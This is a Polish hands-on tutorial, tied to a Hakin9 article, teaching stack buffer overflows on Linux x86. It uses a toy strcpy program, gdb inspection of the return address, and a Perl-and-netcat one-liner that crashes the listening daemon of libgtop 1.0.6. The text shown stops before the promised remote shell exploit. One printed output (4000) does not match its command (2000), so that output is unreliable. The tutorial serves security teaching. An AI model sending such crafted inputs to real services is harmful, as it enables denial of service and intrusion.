Przepełnianie stosu pod Linuksem x86

Cel: po przerobieniu opisanych ćwiczeń Czytelnik:

- będzie rozumiał, na czym polega technika przepełniania buforu na stosie (stack overflow),
- będzie umiał rozpoznać, że program jest na tę technikę podatny,
- będzie potrafił zmusić podatny program do wykonania dostarczonego kodu,
- będzie umiał debugować programy przy pomocy debuggera *gdb*.

Tutorial jest uzupełnieniem artykułu *Przepełnianie stosu pod Linuksem x86* z numeru 4/2004 magazynu *Hakin9*. Komentarze, uwagi, pytania można umieszczać na naszym forum.

Zakładamy, że opisane ćwiczenia będą wykonywane przy użyciu Hakin9 Live, wersja 2.0.


Plan działania:
Zaczynamy od przyjrzenia się prostemu programowi, który nie sprawdza długości danych umieszczanych w tablicy, przez co zdarza się, że kończy działanie z błędem, wyświetlając komunikat *segmentation fault*. Analizując, co dzieje się, kiedy w badanym programie przepełnimy bufor, poznajemy jak działa stos. Kiedy już rozumiemy, dlaczego przepełnienie bufora powoduje wystąpienie błędu segmentacji, przyglądamy się prawdziwemu programowi podatnemu na ten błąd: *libgtop*
w wersji 1.0.6. Przy użyciu gotowego szelkodu tworzymy zdalny exploit dający powłokę na atakowanym systemie. Ćwiczenie kończy się skutecznym atakiem na komputer, na którym działa *libgtop* w feralnej wersji 1.0.6.

stack_1.c – prosty program podatny na przepełnienie bufora

[01] Obejrzyjmy źródła programu stack_1.c, przypomnijmy sobie, jak działa.


```
void fn(char *a) {
  char buf[10];
  strcpy(buf, a);
  printf("koniec funkcji  fn\n");
}

main (int argc, char *argv[]) {
  fn(argv[1]);
  printf("koniec\n");
}
```

[02] Zapisujemy stack_1.c w bieżącym katalogu roboczym.




Kompilujemy:

```
$ make stack_1
```



[03] Uruchamiamy program, jako argument podajemy ciąg kilku liter *A*:
```
$ ./stack_1 AAAA
```

[04] Jeszcze raz przyjrzyjmy się stack_1.c. Ile liter może zmieścić się w buforze `buf[]`? Uruchamiamy program, jako argument podajemy coraz dłuższy ciąg:
```
$ ./stack_1 AAAA
$ ./stack_1 AAAAAAAA
$ ./stack_1 AAAAAAAAAAAA
$ ./stack_1 AAAAAAAAAAAAAAAAAAAA
```
Zauważamy, że przy odpowiednio długim ciągu program kończy działanie z błędem, wyświetlając komunikat *segmentation fault*.



Co dzieje się na stosie podczas wywoływania funkcji

[05] Przyjrzyjmy się listingowi programu stack_2.c. Za chwilę uruchomimy ten program pod debuggerem aby zobaczyć, co dzieje się na stosie podczas wywołania funkcji.

```
void fn(int arg1, int arg2) {
  int x;
  int y;
  x=3; y=4;
  printf("now we are in fn\n");
}

main () {
  int a;
  int b;
  a=1; b=2;
  fn(a, b);
}
```

[06] Zapiszmy stack_2.c w bieżącym katalogu roboczym. Następnie skompilujmy go z dołączonymi informacjami dla debuggera:
```
$ gcc stack_2.c -o stack_2 -ggdb
```


[07] Uruchommy debugger:
```
$ gdb stack_2
```
zapis sesji debuggera

[08] Obejrzyjmy źródła debugowanego programu, ustawmy pułapkę na linii, w której następuje przepełnienie bufora, uruchommy program:
```
(gdb) list
(gdb) break 5
(gdb) run
```

Jak widać (komunikat `Breakpoint 1, fn (arg1=1, arg2=2) at stack_2.c:5`) wykonywanie programu zatrzymało się na pułapce.


[09] Sprawdźmy adres wierzchołka stosu. Jak pamiętamy, jest on przechowywany w rejestrze `%esp`:
```
(gdb) print $esp
```

[10] Obejrzyjmy zawartość pamięci poczynając od adresu przechowywanego w rejestrze `%esp`:
```
(gdb) x/24 $esp
```



Czy poznajesz zawartość poszczególnych bajtów? Ile wynosi adres powrotu z funkcji?
podpowiedź


[11] Zdeasemblujmy funkcję `main()`, zobaczmy, dokąd prowadzi zapisany na stosie adres powrotu z funkcji. :
```
(gdb) disas main
```



Jak widać adres powrotu z funkcji (czyli `0x0804839a`) leży wewnątrz funkcji `main()` (`<main+44>`). Jest to kolejna instrukcja po wywołaniu `fn()` (`call 0x8048348 <fn>`).

[12] Na podstawie wyliczeń i rysunku możemy wnioskować, że adres powrotu z funkcji zapisany jest pod adresem `%ebp+4`. Upewnijmy się, że jest tak rzeczywiście:

```
(gdb) print $ebp+4
(gdb) x 0xbffffa9c
```



Dlaczego *stack_1.c* kończył pracę z błędem *segmentation fault*

Teraz, kiedy wiemy już, co dzieje się na stosie podczas wywoływania funkcji, możemy sprawdzić, dlaczego program *stack_1.c* kończył pracę z błędem *segmentation fault*.

[13] Kompilujemy *stack_1.c* z dołączeniem informacji dla debuggera:

```
$ gcc stack_1.c -o stack_1 -ggdb
```


[14] Uruchamiamy debugger:

```
$ gdb stack_1
```

zapis sesji debuggera

[15] Oglądamy listing programu *stack_1* i ustawiamy pułapkę na linii, w której następuje przepełnienie bufora. Następnie uruchamiamy *stack_1*, jako argument podając długi ciąg znaków `A`:


```
(gdb) list
(gdb) break 3
(gdb) run AAAAAAAAAAAAAAAAAAAAAAAAAAAA
```



Jak widać program zatrzymuje się na ustawionej przez nas pułapce, na chwilę przed wykonaniem linii 3, która ma przepełnić bufor.

[16] Sprawdźmy, pod jakim adresem zaczyna się tablica `buf[]`, a pod jakim przechowywany jest adres powrotu z funkcji:

```
(gdb) print &buf
(gdb) print $ebp+4
```




Jak widać dzieli je odległość dwudziestu ośmiu bajtów, nie dziwne więc, że próba umieszczeniu więcej niż dwudziestu ośmiu bajtów w tablicy `buf[]` powoduje nadpisanie adresu powrotu z funkcji.

[17] Sprawdźmy, jaki jest adres powrotu z funkcji przed przepełnieniem bufora:

```
(gdb) x $ebp+4
```


[18] Wykonajmy kolejną linię (spowoduje to przepełnienie bufora), a następnie znowu sprawdźmy adres powrotu z funkcji:

```
(gdb) next
(gdb) x $ebp+4
```




Jak widać, dwa młodsze bajty adresu powrotu z funkcji zostały nadpisane literami A. Nie dziwne więc, że jeśli będziemy kontynuować wykonywanie programu, wystąpi błąd:

```
(gdb) cont
```




Przepełnianie bufora w programie *libgtop*


[19] Zapiszmy źródła programu libgtop w katalogu domowym.




[20] Rozpakujmy źródła (na przykład przy pomocy *midnight commandera* – `mc`)



[21] Przyjrzyjmy się miejscom, w których występuje problem związany z przepełnieniem bufora. Zacznijmy od rzucenia okiem na funkcję timed_read() z pliku *src/daemon/gnuserv.c*. Przypomnij sobie, jak działa (dokładniejszy opis w artykule).



Następnie przyjrzyjmy się funkcji permitted(), a zwłaszcza linii:
`if (timed_read (fd, buf, auth_data_len, AUTH_TIMEOUT, 0) != auth_data_len)`
Przypomnij sobie: co robi ta linia? Ile bajtów jest wczytywanych do bufora? Skąd bierze się wartość zmiennej `auth_data_len`? Przyjrzyjmy się jeszcze warunkowi:
`if (!strcmp (auth_protocol, MCOOKIE_NAME))`
`MCOOKIE_NAME` zdefiniowane jest w pliku include/glibtop/gnuserv.h.




Przypomnij sobie, jak w zwizku z powyszym powinien wyglądać ciąg, który przepełni bufor w *libgtop_daemon*.
podpowiedź

[22] Teraz powinniśmy skompilować *libgtop*
i rozpocząć testy. Z powodów technicznych (brak pewnych bibliotek itp.) nie da się skompilować tego programu na *Hakin9 Live*, na szczęście paczka, którą rozpakowaliśmy w punkcie [20], zawiera skompilowanego demona *libgtop_daemon*. Znajduje się on w podkatalogu *src/daemon*, wejdźmy więc do tego katalogu:
```
$ cd ~/libgtop-1.0.6/src/daemon
```
Jak pamiętamy z artykułu, program ten warto uruchomić z opcją `-f`; spowoduje to, że nie przejdzie on w tło:
```
$ ./libgtop_daemon -f
```

[23] Uruchomiony przed chwilą *libgtop_daemon*
nasłuchuje na porcie 42800. Aby przepełnić w nim bufor, musimy wysłać mu (z drugiego terminala) specjalnie spreparowany ciąg. Sprawdźmy, czy umiemy przyrządzić taki ciąg. Otwórzmy drugi terminal i uruchommy jednolinijkowy skrypt w Perlu:
```
$ perl -e 'print "MAGIC-1\n2000\n"."A"x2000'
```
Otrzymamy efekt jak poniżej:

```
MAGIC-1
4000
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
(...)
```

[24] Wystarczy teraz, że tak stworzony ciąg wyślemy na port 42800 lokalnego hosta, a *libgtop daemon* zakończy pracę z błędem *segmentation fault*.
Wydajmy więc polecenie:
```
$ perl -e 'print "MAGIC-1\n2000\n"."A"x2000' | nc 127.0.0.1 42800
```
Zajrzyjmy na terminal, na którym uruchomiony był *libgtop daemon*... udało się.



[25] Teraz sprawdźmy, ile (minimalnie) liter A musimy wysłać do *libgtop_daemon*, żeby przepełnić bufor. Wiemy, że dwa tysiące bajtów przepełnia bufor, ale może wystarczy mniej? W tym celu powtarzamy czynności z punktu [24], zmieniając liczbę 2000 na mniejszą i sprawdzamy, czy *libgtop_daemon* kończy pracę wyświetlając *segmentation fault*:

pierwszy terminal: `$ ./libgtop_daemon -f`
drugi terminal: `$ perl -e 'print "MAGIC-1\n1900\n"."A"x1900' | nc 127.0.0.1 42800`
efekt (na pierwszym terminalu): `Segmentation fault`

